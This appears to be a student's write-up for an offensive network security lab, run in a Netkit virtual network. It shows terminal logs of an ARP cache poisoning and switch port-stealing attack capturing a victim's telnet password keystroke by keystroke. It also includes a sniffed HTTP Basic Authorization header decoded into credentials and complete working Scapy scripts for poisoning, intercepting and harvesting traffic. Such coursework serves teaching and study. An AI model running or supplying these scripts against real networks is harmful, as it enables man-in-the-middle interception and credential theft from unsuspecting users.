WARNING: Mac address to reach destination not found. Using broadcast.
[$] Data collected so far:
[ ]====================[ ]
bac
[ ]====================[ ]
intercepted victim packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted victim packet
WARNING: more Mac address to reach destination not found. Using broadcast.
[$] Data collected so far:
[ ]====================[ ]
bach
[ ]====================[ ]
intercepted victim packet
intercepted victim packet
WARNING: Mac address to reach destination not found. Using broadcast.
[$] Data collected so far:
[ ]====================[ ]
bach
[ ]====================[ ]
intercepted victim packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted victim packet
WARNING: more Mac address to reach destination not found. Using broadcast.
intercepted victim packet
[$] Data collected so far:
[ ]====================[ ]
bach1
[ ]====================[ ]
intercepted victim packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted router packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted router packet
WARNING: more Mac address to reach destination not found. Using broadcast.
intercepted router packet
intercepted router packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted router packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted router packet
WARNING: more Mac address to reach destination not found. Using broadcast.
intercepted router packet
intercepted router packet
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted router packet
WARNING: Mac address to reach destination not found. Using broadcast.
WARNING: more Mac address to reach destination not found. Using broadcast.
[$] Data collected so far:
[ ]====================[ ]
bach12
[ ]====================[ ]
intercepted victim packet
[$] Data collected so far:
[ ]====================[ ]
bach123
[ ]====================[ ]
intercepted victim packet
[$] Data collected so far:
[ ]====================[ ]
bach1234
[ ]====================[ ]
intercepted victim packet
intercepted router packet
WARNING: Mac address to reach destination not found. Using broadcast.
[$] Data collected so far:
[ ]====================[ ]
bach12345
[ ]====================[ ]
WARNING: Mac address to reach destination not found. Using broadcast.
intercepted victim packet
WARNING: more Mac address to reach destination not found. Using broadcast.
[$] Data collected so far:
[ ]====================[ ]
bach12345
[ ]====================[ ]
intercepted victim packet
intercepted victim packet
WARNING: Mac address to reach destination not found. Using broadcast.
^Z
[1]+  Stopped                 python test3.py
evil:~# 
```

```
  - PTRACE_LDT...not found
UML running in SKAS0 mode
Adding 25546752 bytes to physical memory to account for exec-shield gap
MPLS: version 1.962
INIT: version 2.86 booting
Netkit kernel K2.8 (2.6.26.5), filesystem F5.1
##################################
##                              ##
##          NETKIT              ##
##                              ##
##################################

Virtual machine "victim" booting up...

Activating swap...done.
Cleaning up ifupdown....
Mounting kernel modules directory (/home/bach/netkit/kernel/modules/lib/modules)
 on /lib/modules/ ...
Loading kernel modules...done.
Setting kernel variables (/etc/sysctl.conf)...done.
find: `./syslogd.pid': Stale NFS file handle
find: `./klogd.pid': Stale NFS file handle
rm: cannot remove `./syslogd.pid': Stale NFS file handle
rm: cannot remove `./klogd.pid': Stale NFS file handle
bootclean: Failure cleaning /var/run. failed!
Setting up networking....
Configuring network interfaces...done.
Starting portmap daemon....
find: `./syslogd.pid': Stale NFS file handle
find: `./klogd.pid': Stale NFS file handle
rm: cannot remove `./syslogd.pid': Stale NFS file handle
rm: cannot remove `./klogd.pid': Stale NFS file handle
bootclean: Failure cleaning /var/run. failed!
INIT: Entering runlevel: 2

--- Starting Netkit phase 1 init script ---
Mounting /home/bach on /hosthome...
Mounting /home/bach on /hostlab ...
--- Netkit phase 1 initialization terminated ---

Starting system log daemon...start-stop-daemon: unable to open pidfile /var/run/
syslogd.pid (Stale NFS file handle)
 failed!
Starting kernel log daemon...start-stop-daemon: unable to open pidfile /var/run/
klogd.pid (Stale NFS file handle)
 failed!

--- Starting Netkit phase 2 init script ---

>>> Running victim specific startup script...
>>> End of victim specific startup script.


##################################################

Lab directory (host): /home/bach
Version: <none>
Author:  <none>
Email:   <none>
Web:     <none>
Description:
<none>

##################################################

--- Netkit phase 2 initialization terminated ---


victim login: root (automatic login)
Last login: Sat Feb 25 20:39:38 UTC 2017 on tty1
victim:~# telnet 192.168.1.101
Trying 192.168.1.101...
Connected to 192.168.1.101.
Escape character is '^]'.
Ubuntu 16.10
bach-VirtualBox login: bach
Password:
Last login: Sat Feb 25 15:03:45 EST 2017 from 192.168.1.2 on pts/19
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-39-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

15 packages can be updated.
0 updates are security updates.

bach@bach-VirtualBox:~$ 
```

Extra Credit:

This attack is using the ARP cache poisoning attack but looking for the data a little differently and showing it differently as well. This shows the packet being captured from the attack and displaying it. The second line is a printout of the end of a cleaned format and the purple section is also the packet makeup using packet.show2(). However, the second line showing Authorization: Basic … shows the username and password, but in Base64.



```
Connection: Keep-Alive
Authorization: Basic b25ldHNlYzpvbmV0c2VjLWZzdQ==


###[ Ethernet ]###
  dst= 00:00:00:00:00:01
  src= 00:00:00:00:00:ff
  type= IPv4
###[ IP ]###
     version= 4L
     ihl= 5L
     tos= 0x0
     len= 265
     id= 43418
     flags= DF
     frag= 0L
     ttl= 64
     proto= tcp
     chksum= 0x8aa0
     src= 10.0.0.231
     dst= 128.186.122.19
     options= ''
###[ TCP ]###
        sport= 53375
        dport= www
        seq= 2324361077L
        ack= 3277618135L
        dataofs= 8L
        reserved= 0L
        flags= PA
        window= 2920
        chksum= 0x69c2
        urgptr= 0
        options= [('NOP', None), ('NOP', None), ('Timestamp', (83698, 1031906047))]
###[ Raw ]###
           load= 'GET /~liux/courses/offensivenetsec/assignments/Handson-1_2017.pdf HTTP/1.0\r\nUser-Agent: Wget/1.11.4\r\nAccept: */*\r
\nHost: www.cs.fsu.edu\r\nConnection: Keep-Alive\r\nAuthorization: Basic b25ldHNlYzpvbmV0c2VjLWZzdQ==\r\n\r\n'
###[ Ethernet ]###
  dst= 00:00:00:00:00:01
  src= 00:00:00:00:00:ff
```

This shows the interception of the basic authorization made from a call of:

$wget http://www.cs.fsu.edu/~liux/courses/offensivenetsec/assignments/Handson-1_2017.pdf --user=onetsec --password=onetsec-fsu

The basic authorization is a simple encoding into base64 to encode non-compatible HTTP characters so this can be simply decoded. I found the site ‘http://decodebase64.com/’ to achieve this. The string seen in the image above is b25ldHNlYzpvbmV0c2VjLWZzdQ== which can be decoded into “onetsec:onetsec-fsu.”

Issues:

The first major issue I had with my implementation was regarding timing and effectiveness of stealing or poisoning. I ended up using sleeps and increasing the volume of packet copies to ensure the packets arrived and were effectively updating the cache. Additionally, the sleeps were to give computation/travel time and allow the packet to take effect. I used a tester script to validate the quickness of stealing the ports (seen below)

Another issue I had encountered was getting duplicate packets, sometimes confusing my username/password collection or sometimes get trash data. This happened most often when the VM’s were not on a fresh run and were intercepted packets sent from a previous run. I didn’t implement robust and extensive error detection/correction for the packet loads because I was focused on the attack. However, to resolve the issue, I restarted the lab to ensure that everything was in a fresh state.

```
#portsteal.py
#!/usr/bin/python
from scapy.all import *
from scapy.error import Scapy_Exception
import os
import sys
import threading
import signal
data = ""
LOCK = threading.Lock()
pktToStealRouter = Ether(src="00:00:00:00:00:01")/IP(dst="10.0.0.231")/ICMP()
def victimsteal(packet):
    print "[~] Received router packet"
    print "[*] Recovering real port on switch"
    LOCK.acquire()
    sendp(Ether(dst="ff:ff:ff:ff:ff:ff", src="00:00:00:00:00:01")/ARP(hwsrc="00:00:00:00:00:01", pdst="10.0.0.1"),
verbose = False)
    time.sleep(.5)
    print "[*] Passing along packet"
    send(packet)
    time.sleep(.5)
    LOCK.release()
    print "[*] Repoisoning port"
    sendp(pktToStealRouter, verbose = False)
    if Raw in packet:
        global data
        newdata = ''.join(str(packet[Raw].load).split())
        data += newdata
        print "[$] Data collected so far:"
        print "[ ]=====================[ ]"
        print(data)
        print "[ ]=====================[ ]"
def victimsniff():
    sniff(filter="tcp and host 10.0.0.231", prn=victimsteal)
victimthread = threading.Thread(target = victimsniff)
victimthread.start()
while(1):
     if not LOCK.locked():
        sendp(pktToStealRouter, verbose = False)
    time.sleep(1)
#tester.py
#!/usr/bin/python
from scapy.all import *
from scapy.error import Scapy_Exception
import os
import sys
import threading
import signal
pktToStealRouter = Ether(src="00:00:00:00:00:01")/IP(dst="10.0.0.231")/ICMP()
while(1):
      print "Taking Router"
      sendp(pktToStealRouter)
      time.sleep(5)
      print "Giving it Back"
      sendp(Ether(dst="ff:ff:ff:ff:ff:ff", src="00:00:00:00:00:01")/ARP(hwsrc="00:00:00:00:00:01", pdst="10.0.0.1"))
      time.sleep(5)

#arpspoof.py
from scapy.all import *
from scapy.error import Scapy_Exception
import os
import sys
import threading
import signal
INTERFACE      =   'eth0'
TARGET_IP      =   '10.0.0.231'
GATEWAY_IP      =   '10.0.0.1'
MY_MAC = "00:00:00:00:00:ff"
LOCK = threading.Lock()
GATEWAY_MAC = ""
TARGET_MAC = ""
data = ""

def get_mac(ip_address):
   response, unanswered = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip_address), \
      timeout=2, retry=10)
   for s, r in response:
      return r[Ether].src
   return None
def poison_target():
   while 1:
     if not LOCK.locked():
       send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst=TARGET_MAC), count = 3)
       send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst=GATEWAY_MAC), count = 3)
     time.sleep(1)
   return
def routersteal(packet):
  print "intercepted router packet"
  LOCK.acquire()
  send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst='ff:ff:ff:ff:ff:ff', hwsrc=GATEWAY_MAC), count=3)
  send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=TARGET_MAC), count=3)
  packet[Ether].src = MY_MAC
  packet[Ether].dst = TARGET_MAC
  time.sleep(.3)
  send(packet)
  time.sleep(.3)
  send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst=TARGET_MAC))
  send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst=GATEWAY_MAC))
  LOCK.release()
def victimsteal(packet):
  print "intercepted victim packet"
  LOCK.acquire()
  send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst='ff:ff:ff:ff:ff:ff', hwsrc=GATEWAY_MAC), count = 3)
  send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=TARGET_MAC), count = 3)
  packet[Ether].src = MY_MAC
  packet[Ether].dst = GATEWAY_MAC
  #packet.show2()
  send(packet)
  time.sleep(.3)
  if Raw in packet:
      global data
      newdata = ''.join(str(packet[Raw].load).split())
      data += newdata
      print "[$] Data collected so far:"
      print "[ ]=====================[ ]"
      print(data)
      print "[ ]=====================[ ]"
  time.sleep(.3)
  send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst=TARGET_MAC))
  send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst=GATEWAY_MAC))
  LOCK.release()
def sniffing():
   sniff(filter="tcp and ether src 00.00.00.00.00.01", prn=routersteal)
if __name__ == '__main__':
   conf.iface = INTERFACE
   conf.verb = 0
   GATEWAY_MAC = get_mac(GATEWAY_IP)
   TARGET_MAC = get_mac(TARGET_IP)
   poison_thread = threading.Thread(target = poison_target)
   poison_thread.start()
   router_thread = threading.Thread(target = sniffing)
   router_thread.start()
   try:
      print '[*] Starting sniffer'
      packets = sniff(filter="tcp and ether src 00.00.00.00.00.aa", prn=victimsteal, iface=INTERFACE)
   except KeyboardInterrupt:
      sys.exit()
```

```
#ec.py
/* same as arpspoof.py but with only 1 function changes */
def victimsteal(packet):
  print "intercepted victim packet"
  LOCK.acquire()
  send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst='ff:ff:ff:ff:ff:ff', hwsrc=GATEWAY_MAC), count = 3)
  send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=TARGET_MAC), count = 3)
  packet[Ether].src = MY_MAC
  packet[Ether].dst = GATEWAY_MAC
  send(packet)
  time.sleep(.3)
  pkstr = str(packet)
  if pkstr.find('GET'):
    pkstr = "\n".join(packet.sprintf("{Raw:%Raw.load%}\n").split(r"\r\n"))
    print(pkstr)
    print(packet)
    packet.show()
    packet.show2()
    packet.summary()
  time.sleep(.3)
  send(ARP(op=2, psrc=GATEWAY_IP, pdst=TARGET_IP, hwdst=TARGET_MAC))
  send(ARP(op=2, psrc=TARGET_IP, pdst=GATEWAY_IP, hwdst=GATEWAY_MAC))
  LOCK.release()
```